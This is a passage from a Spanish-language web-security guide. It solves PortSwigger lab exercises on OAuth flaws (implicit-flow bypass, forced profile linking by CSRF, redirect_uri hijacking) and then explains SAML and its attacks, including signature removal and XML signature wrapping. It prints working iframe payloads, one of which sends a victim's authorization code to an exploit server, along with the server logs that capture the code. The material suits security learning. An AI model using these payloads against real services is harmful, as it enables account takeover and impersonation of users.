User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net/oauth-callback
Content-Type: application/json
Origin: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net
Content-Length: 103
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
{
  "email": "wiener@hotdog.com",
  "username": "wiener",
  "token": "eVtBss09rQJ8--9yxdbXxEKTGGId7LXKZS1UrL7y7eH"
}

HTTP/1.1 302 Found
Location: /
Set-Cookie: session=xPmB4zFtb02OBSChaMJMUmdteCcPJNiw; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0

```

Imagen 97: Petición Post con información sensible del usuario

En el flujo implícito, esta solicitud POST está expuesta a los atacantes a través de su navegador. Como resultado, este comportamiento puede conducir a una vulnerabilidad grave si la aplicación no comprueba adecuadamente que el token de acceso coincida con los demás datos de la solicitud. En este caso, un atacante puede simplemente cambiar los parámetros enviados al servidor para hacerse pasar por cualquier usuario.

Y esto es lo que vamos a realizar, primero, enviamos esta petición al repeater y luego vamos a modificar el valor del parámetro email, por el email de otra persona, en este caso, se nos propone que utilicemos el correo de Carlos.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' section, a JSON payload is being modified. The 'email' field, which originally contained 'carlos@carlos-montoya.net', has been changed to 'wiener'. This modified payload is highlighted with a yellow box. The 'Response' section shows a 302 Found status code with a Set-Cookie header. The 'INSPECTOR' panel is visible on the right side of the interface.

```
Pretty Raw Hex \n \n
8 Referer: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Origin: https://ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net
11 Content-Length: 111
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
    "email": "wiener",
    "username": "wiener",
    "token": "eVtBss09rQJ8--9yxdbXxEK7GGId7LXXZS1UrL7y7eH"
}
```

Imagen 98: Modificación del valor email

Al modificar el valor y enviar la petición debemos asegurarnos de ver exactamente esta petición en el navegador.

BurpSuite, tiene la opción, **Request in Browser**, que nos permite testear una aplicación de forma individual, se puede utilizar para confirmar que existen un control de acceso correcto, por ejemplo. En la siguiente imagen lo vemos:




Imagen 99: Request in Browser

De esta forma, conseguimos acceder como el usuario Carlos!

Web Security Academy Solved

Authentication bypass via OAuth implicit flow

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

Home | My account | Log out

Imagen 100: Suplantando a Carlos

## Lab: Forced OAuth profile linking

Este laboratorio te da la opción de adjuntar un perfil de redes sociales a nuestra cuenta para que puedas iniciar sesión a través de OAuth en lugar de utilizar el nombre de usuario y la contraseña normales.

Debido a la implementación insegura del flujo OAuth por parte de la aplicación, un atacante puede manipular esta funcionalidad para obtener acceso a las cuentas de otros usuarios.

Para resolver el laboratorio, utilizaremos un ataque CSRF para adjuntar tu propio perfil de redes sociales a la cuenta del usuario administrador en el sitio web, luego acceder al panel de administración.

El primer paso, debemos iniciar sesión en nuestra cuenta de usuario, una vez logueados debemos adjuntar nuestro perfil de redes sociales.

Web Security Academy | Forced OAuth profile linking

Back to lab home | Go to exploit server | Back to lab description >

---

Home | My account | Log out

## My Account

Your username is: wiener  
Your email is: wiener@hotdog.com  
Your API Key is: wzMUJG7m5IQcZR5C8mbBTwh0O6bdXWst

Your social profile username is:  
[Attach a social profile](#)

Role: Normal

Imagen 101: Mi panel de usuario

Se generará el flujo de datos de OAuth, esta fase es importante, porque conoceremos que tipo de OAuth se está utilizando, y los permisos a los que va a acceder. Y como podemos observamos la falta del parámetro State. Esto es extremadamente interesante desde la perspectiva de un atacante.

Se generará la siguiente url:

GET  
`/auth?client_id=ojuocuhexhdg1nkek3wby&redirect_uri=https://ac781f8a1e3c0f86808c0a1500e300fe.web-security-academy.net/oauth-linking&response_type=code&scope=openid%20profile%20email` HTTP/1.1  
Host: oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, a request to `/auth?client_id=cdpzenn4zbtndn2ngb7b0o...` is highlighted. The request details show a GET method with parameters `client_id` and `redirect_uri`. The response status is 302. The 'Request' pane displays the raw HTTP request, which includes the client ID and redirect URI. The 'Response' pane shows the 302 Found status with a Set-Cookie header.

```

1 GET /auth?client_id=cdpzenn4zbtndn2ngb7b0o&redirect_uri=
https://acb61fb41f94a2b280ad240100e700ed.web-security-academy.net/oauth-linking&
response_type=code&scope=openid%20profile%20email HTTP/1.1
Host: oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://acb61fb41f94a2b280ad240100e700ed.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close
15

```

0 matches

Imagen 102: Petición al endpoint auth

Una vez introduzcamos el usuario y password, nos solicitará el acceso a la información indicada en el scope.

The screenshot shows a browser window for 'Web Security Academy'. The URL is 'Forced OAuth profile linking'. The page title is 'Authorize'. It features a logo for 'WE LIKE TO BLOG' with a purple bird icon. Below the logo, it says 'WE LIKE TO BLOG'. A list of permissions is shown: 'WeLikeToBlog is requesting access to: Profile, Email'. There are 'Continue' and '[ Cancel ]' buttons at the bottom.

Imagen 103: Solicitud de acceso a nuestra información personal

Una vez consentimos o permitimos este acceso a la información, se genera el siguiente flujo de datos.

Se generará una petición al endpoint /oauth-linking que se especificó en el parámetro redirect\_uri de la solicitud de autorización. En la siguiente imagen, tenemos el flujo de datos generado

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A list of captured requests is displayed, with the last request highlighted. The details pane shows a GET request to '/oauth-linking?code=Bp80\_WQ5CXqWb8c730P4WCdwwkB7oG1Ai\_AEiz9nSXb'. The request details tab shows the following headers:

```

1 GET /oauth-linking?code=Bp80_WQ5CXqWb8c730P4WCdwwkB7oG1Ai_AEiz9nSXb HTTP/1.1
2 Host: acb61fb41f94a2b280ad240100e700ed.web-security-academy.net
3 Cookie: session=HalezlwdAdzi7UmFqsYa4ssYf0Bdcg0a
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://oauth-ac5f1f411f0aa2fa8050240a02610036.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1

```

The response details tab shows a simple HTTP/1.1 200 OK response with the following headers:

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2682
6

```

Imagen 104: Petición al endpoint /oauth-linking

La petición generada es la siguiente:

```
GET /oauth-linking?code=Bp80_WQ5CXqWb8c730P4WCdwwkB7oG1Ai_AEiz9nSXb HTTP/1.1
```

```
Host: acb61fb41f94a2b280ad240100e700ed.web-security-academy.net
```

Verificamos que en la petición, no se genera un token CSRF, por tanto, y como veremos, es posible realizar un ataque CSRF. En este punto, en el caso que estuviese generado el parámetro State, necesitamos verificar que el parámetro state es exactamente igual al almacenado en la sesión del usuario, con el fin de protegernos contra los ataques CSRF u probar otros métodos como vimos en el apartado Tips.

Es importante conocer que necesitamos generar este token, pero no usarlo, debemos interceptar las conexiones, y en el momento que generemos este token droppear la solicitud.

Por tanto, ahora que conocemos como es el funcionamiento de esta autenticación, deberemos generar un nuevo code

En la siguiente imagen, vemos como interceptamos la petición y acto seguido, la descartamos, pulsando en Drop. De esta forma, el mensaje no se reenvía, cortando la comunicación.

The screenshot shows the Burp Suite interface in the Proxy tab. A yellow arrow points to the 'Drop' button in the toolbar below the message list. The message list contains a single GET request for an OAuth linking page. The status bar at the bottom indicates 'Intercept is on'.

```

1 GET /oauth-linking?code=0M0NYggBiAvp_DNTZczIhcMbCFr7U6kXAsyUUjrr34p HTTP/1.1
2 Host: ac681f2b1fd1f249800c0d66008300da.web-security-academy.net
3 Cookie: session=PFGTCTRgpxI6PuD5FvhdXFREDhOWQVhw
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://oauth-ac4f1fd01f56f2a480810da40298008d.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17

```

Imagen 105: Interceptando el authorization code

Esta información debemos copiarla, para acto seguido ir al servidor que nos proporciona los laboratorios de PortSwigger, para generar un iframe en el que el atributo src apunte a la URL que acabas de copiar. El resultado debería ser algo parecido a esto:

```
<iframe src="https://acc31fbdf1f8cf2d38094213e000d0005.web-security-academy.net/oauth-linking?code=13MTLfsCrEkhLrE9z-clR6YivxtUFUMCz9czdsRUvg"></iframe>
```

El tag iframe, nos permite incrustar contenido a una página, es un elemento de HTML. Este deberíamos enviarlo a la víctima para que genere el flujo de datos OAuth con su perfil de Social Media Account.

Para completar el laboratorio, tenemos que desloguearnos del nuestro panel de usuario, e iniciar sesión de nuevo desde nuestro Social Media Account.

The screenshot shows the 'Forced OAuth profile linking' lab page from the Web Security Academy. It displays a success message: 'You have successfully logged in with your social media account'. Below it is a 'Continue' button. In the top right corner, there is a green 'LAB' button and a 'Not solved' status indicator. The top navigation bar includes links for 'Back to lab home', 'Go to exploit server', and 'Back to lab description >'. The bottom right corner features a yellow box containing links for 'Home', 'Admin panel', and 'My account'.

Imagen 106: Suplantando la identidad del usuario Admin

Consiguiendo el acceso al panel administrador.


## Lab: OAuth account hijacking via redirect\_uri

Quizás la vulnerabilidad más encontrada en OAuth es cuando la configuración del propio servicio OAuth permite a los atacantes robar authorization codes o Access Tokens asociados a las cuentas de otros usuarios.

Al robar un código o token, el atacante puede ser capaz de acceder a los datos de la víctima. En última instancia, esto puede comprometer completamente su cuenta - el atacante podría potencialmente iniciar sesión como el usuario víctima en cualquier aplicación cliente que esté registrada con este servicio OAuth.

El primer paso es reconocer como funciona y como está configurado OAuth, por tanto, debemos loguearnos en nuestra cuenta de usuario, y utilizamos el servicio OAuth para autenticarnos.

Interceptamos la Request que produce el flujo de datos y una vez interceptada, modificamos el valor del parámetro Redirect\_uri.



The screenshot shows the Burp Suite interface in the Proxy tab. A request to `https://oauth-ac481fd51e69d68a8073bac002b70082.web-security-academy.net:443` is captured. The status bar indicates the host is `[18.200.141.238]`. The Intercept button is highlighted in yellow, indicating it is active. Below the status bar, there are buttons for Forward, Drop, Intercept (which is active), Action, Open Browser, Comment this item, Pretty, Raw, Hex, \n, and \n. The request details show a GET /auth?client\_id=... redirect uri with a value of `https://ac231f451e60d67e805bba8e00540097.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email`. The response code is HTTP/1.1 200 OK. The response body contains session cookies and user-agent information.

Imagen 107: Interceptamos la Authorization Request

Una vez interceptada, nos la enviamos al repeater, tenemos el shorcut control + r, y acto seguido dropeamos este request. Una vez en el repeater, modificamos el valor del Redirect uri, e incluimos nuestro servidor.

No existe ninguna protección contra estos ataques, por tanto, podemos modificar fácilmente el valor del parámetro Redirect\_uri, por el valor de nuestro servidor. Podrían existir protecciones contra estos ataques, en el apartado Tips, se dejó algunos ejemplos para bypassar estas protecciones.

Podemos comprobar el correcto funcionamiento, viendo los logs generados por nuestro servidor, como podemos observar, la petición al endpoint /exploit, viene dada de una dirección ip desconocida.

```
188.26.209.172 2021-08-28 08:35:13 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0  
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/796218"  
188.26.209.172 2021-08-28 08:35:14 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
```

Imagen 108: Logs del servidor

Para completar el laboratorio, debemos crear el siguiente elemento iframe y enviárselo a la víctima.

```
<iframe src="https://oauth-ac481fd51e69d68a8073bac002b70082.web-security-  
academy.net/auth?client_id=hoh4aj7i42aumn5v7hesz&redirect_uri=https://exploit-  
acef1f7a1edbd6c680d5bae701b400cf.web-security-  
academy.net/exploit&response_type=code&scope=openid%20profile%20email"></iframe>
```

De esta forma, una vez la víctima haga clic en el iframe, se generará un leak de su code, como veremos en la siguiente imagen, en la última petición.

```
188.26.209.172 2021-08-28 08:35:13 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0  
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/796218"  
188.26.209.172 2021-08-28 08:35:14 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin  
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit?code=48oQagpur8AxjhJRgtRgandwqIWQW7n79A6GyDQ90xQ |
```

Imagen 109: Leaks Code

Este code, nos lo copiamos y reemplazamos en la url

<https://ac231f451e60d67e805bba8e00540097.web-security-academy.net/oauth-callback?code=CHiTgY-5d51raEWVjuyK3GNli6C%bEFRfuMNGLS6QXMj>

The screenshot shows a web browser displaying the 'My Account' page from the Web Security Academy. The page title is 'My Account'. It displays two lines of leaked code: 'Your username is: administrator' and 'Your email is: administrator@normal-user.net'. The entire content area is highlighted with a yellow border. At the top right, there is a green button labeled 'LAB Not solved' with a gear icon. Below the main content, there is a navigation bar with links: 'Home', 'Admin panel', 'My account', and 'Log out'.

Imagen 110: Accediendo como administrador

## 27. ¿Qué es?

SAML (Security Assertion Markup Language) es el estándar más antiguo para intercambiar datos de autenticación y autorización entre las partes, desarrollado originalmente en 2001. Es un estándar abierto basado en XML (Extensible Markup Language) que permite la comunicación estandarizada entre identity provider (IdP) y service provider (SP), mediante el paso de credenciales de autorización entre ellos.

Estos dos proveedores son dos roles principales dentro de un modelo Single Sign-On.

- Service Provider: En español, conocido como proveedor de servicios (SP), delega la autenticación del usuario en los Identity Provider (IdP), previamente a proporcionar el servicio al usuario
- Identity Provider, conocido como proveedor de identidad (IdP), es la parte encargada de autenticar a los usuarios, se encarga de revisar la información relativa a la identificación del usuario mediante la prueba de que “eres quien dice ser” a partir de algún tipo de mecanismo de autenticación, y proporciona una identidad junto con una serie de atributos dentro del sistema de gestión de identidades como nombre, rol o dirección de email.  
Permitiendo a los Service Provider (SP), disponer de la información necesaria de quién está usando sus servicios.
- Principal: Actor que pide acceso a un recurso

SAML, se ha convertido en uno de los métodos de implementación de SSO (Single Sign-On) más comunes para la gestión de usuarios y proporciona acceso a soluciones SaaS (Software as a Service).

Con SAML, existe un sistema simplificado de un único inicio de sesión por usuario.

El siguiente diagrama muestra cómo funciona SAML




Imagen 111: Vista simplificada del funcionamiento de una autenticación SAML

En primer lugar, desde el User-Agent (navegador), el usuario solicita el acceso a diferentes recursos de los Service Provider (SP).

Como no está conectado, el Service Provider (SP) le hace enviar una solicitud SAML al Identity Provider (IdP). Una vez que haya proporcionado sus credenciales, el proveedor le enviará una respuesta SAML, conocida como SAMLResponse, que podrá utilizar para autenticarse al Service Provider (SP).

La respuesta SAML del Identity Provider, contiene una assertion con atributos, que comunica su identidad al Service Provider (SP). Estos **assertion**, tratan información del usuario, como su nombre de usuario, su dirección de correo, ID de usuario, permisos o privilegios.

```

<Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
Issuetime="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
<Issuer>http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
<ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
<ds:Reference URI="#_2fa74dd0-f1dd-0138-2aed-0242ac110033">
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
<ds:DigestValue>udbKEV3p8fpkMNw6rS+gUiSiSQBwk+dtOsEzA9hlJg=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
<ds:SignatureValue>jicySepQhVL5+CIxu+7AQHrcn9g3WklGoN59MNSWFY57RfmlDRT7Nvx0v1yWILmgYyz2uilEiTvVK25pqWzU
<KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
<ds:X509Data>
<ds:X509Certificate>MIIFNjCCAx4CCQDOVi3CrrCx1jANBgkqhkiG9w0BAQsFADBdMQswCQYDVQQGEwJBVTERMA8GA1UECA
</ds:X509Data>
</KeyInfo>
</ds:Signature>
<Subject>
<NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">target@gmail.com</NameID>
<SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<SubjectConfirmationData
InResponseTo=".5e358f6d-4b51-4397-ad16-1cec3efff79a"
NotOnOrAfter="2020-10-16T13:01:18Z" Recipient="http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/consume"/>
</SubjectConfirmation>
</Subject>

```

Imagen 112: Contenido de una SAMLResponse del libro Bug Bounty PlayBook

La información se trata de un documento XML, encodeado en base64 o en raw, se transmite al servicio al que el usuario quiere acceder. El SP valida que la información del XML y permite al usuario acceder

La relación de confianza funciona porque el SP confía en el IdP. Esta relación de confianza se crea inicialmente proporcionando el certificado (que contiene la clave pública) del IdP al SP.

Si una SAMLResponse está firmada con la clave privada que coincide con la clave pública del certificado, el Service Provider confiará en la afirmación.

## 28. ¿Como encontrarlo?

El primer paso es confirmar que la página web está usando SAML. Esto podemos verlo interceptando las peticiones y respuestas a través de un proxy. Identificar mensajes XML, o buscar por palabras clave como saml.

Existen herramientas que nos ayudan ver estas peticiones y respuestas, dejaré diferentes alternativas:

Una extensión para el navegador, [SAML-tracer, que permite ver mensajes SAML enviados a través del navegador durante un single sign-on](#)

Herramientas online como <https://samltool.com/decode.php>

Herramientas para terminal de comandos como SAML Extractor,  
<https://github.com/fadyosman/SAMLExtractor>

La más recomendada es utilizar la extensión [SAML Raider](#), para BurpSuite, la podemos encontrar dentro del BApp Store, nos ayuda a editar y re-encodear los mensajes SAML, eliminar firmas, realizar ataques XSW, XXE, Certificate Faking, entre otros. Por tanto, debemos tenerla instalada para realizar estos ataques que se van a exponer en el siguiente apartado.

## 29. TIPS

Para automatizar estas búsquedas de vulnerabilidades, en lugar de realizar manualmente, se recomienda utilizar la extensión para BurpSuite, llamada SAML Raider, de esta forma podremos manipular los mensajes SAML.

Las vulnerabilidades asociadas a SAML, son las siguientes, y por tanto, una metodología a revisar.

- **Malas Implementaciones/XML Signature Missing or Invalid**

Uno de los problemas de este protocolo es la necesidad de utilizar firmas para evitar posibles manipulaciones y así mantener la integridad de los mensajes SAML.

Si un atacante puede tomar el control de la respuesta SAML pasada al Service Provider, podría bypassear las medidas de seguridad.

- Si encontramos dentro del mensaje SAMLresponse, un atributo llamado Name, si modificamos el valor de este, por el valor de admin, podríamos loguearnos como el usuario admin. Podría darse el caso, de utilizar un email.
- Eliminar el valor o el campo, <saml:SignatureValue> y dejarlo vacío, en ocasiones, la firma no está bien implementada, y los desarrolladores solo verifican esta firma, solo si existe. La extensión SAML Raider tiene la opción de eliminar firmas.
- Verificar si la firma, ha sido generada de forma segura. Posibles cifrados débiles, se encuentre en base64, por ejemplo.
- Comprobar que la información enviada no contenga datos confidenciales, como contraseñas en texto claro.

- **XML Signature Wrapping (XSW) Attacks**

La idea de XML Signature Wrapping (XSW) es explotar la separación entre SSO Verificator y SSO Processor. Esto es posible porque los documentos XML contienen firmas XML que son procesadas normalmente en dos pasos separados, uno para la validación de la firma digital, y otro para la aplicación que utiliza los datos XML.

En estos ataques el adversario modifica la estructura del mensaje inyectando elementos falsos que no invalidan la Firma XML, probando diferentes combinaciones de funciones de verificación de la firma y el funcionamiento de un programa para encontrar una que no invalide la firma.

El objetivo de esta alteración es cambiar el mensaje de forma que la lógica de la aplicación y el módulo de verificación de la firma utilicen partes diferentes del mensaje. En consecuencia, el receptor verifica la Firma XML con éxito pero la lógica de la aplicación procesa el elemento falso.

De este modo, el atacante elude la protección de integridad y la autenticación de origen de la firma XML y puede inyectar contenido arbitrario.

Existen diferentes formas de realizar estos ataques, en total tenemos 8 formas de verificar la seguridad

1. XSW: Un atacante puede añadir un nuevo nodo donde se encuentra la firma, de esta forma creamos una nueva SAMLResponse con nuestro malicioso assertion.
2. XSW: A diferencia de la primera, es que el tipo de firma utilizado es una firma independiente donde el XSW #1 utilizaba una firma envolvente.
3. XSW: En este ataque, se crea una Assertion maliciosa al mismo nivel que la assention original para intentar confundir la business logic de la aplicación.
4. XSW: Es similar al número 3, en este caso, la Assertion original, se modifica para que sea una assertion hijo de la assertion maliciosa
5. XSW: En este caso, la assertion original envuelve a la firma
6. XSW: La assertion original se envuelve al nivel de la firma, que a su vez envuelve a la afirmación original.
7. XSW: En esta inyección, se inserta un nuevo elemento, llamado Extensions, añadiendo el assertion original como hijo.
8. XSW: Utiliza otro elemento XML menos restrictivo para realizar una variación del patrón de ataque utilizado en el XSW #7. En esta ocasión, la aserción original es hija del elemento menos restrictivo en lugar de la aserción copiada.

Todos estos ataques pueden resultar complejos de entender, recomiendo encarecidamente, leer más sobre ellos, este blog puede ser de utilidad para ello <https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

- **SAML Certificate Faking**

